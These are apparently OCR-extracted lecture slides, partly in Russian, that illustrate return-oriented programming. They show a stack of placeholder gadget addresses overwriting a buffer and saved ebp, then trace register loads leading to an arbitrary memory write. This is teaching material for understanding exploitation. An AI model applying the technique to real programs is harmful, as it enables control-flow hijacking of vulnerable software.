ret
main:
...
ret
esp
eip
0x10aabbcc
0x12aabbcc
0x99999999
0x88888888
0x11aabbcc
0x12aabbcc
0x77777777
0x66666666
0x11aabbcc
saved ebp
buf
main
Выполнено:

ROP



Выполнено:


ROP



Выполнено:

%eax ← 0x66666666

ROP




Выполнено:

%eax ← 0x66666666

%ebx ← 0x77777777

ROP




Выполнено:

%eax ← 0x66666666

%ebx ← 0x77777777

ROP




Выполнено:

%eax ← 0x66666666

%ebx ← 0x77777777

movl %eax, (%ebx)

ROP




Выполнено:

%eax ← 0x66666666

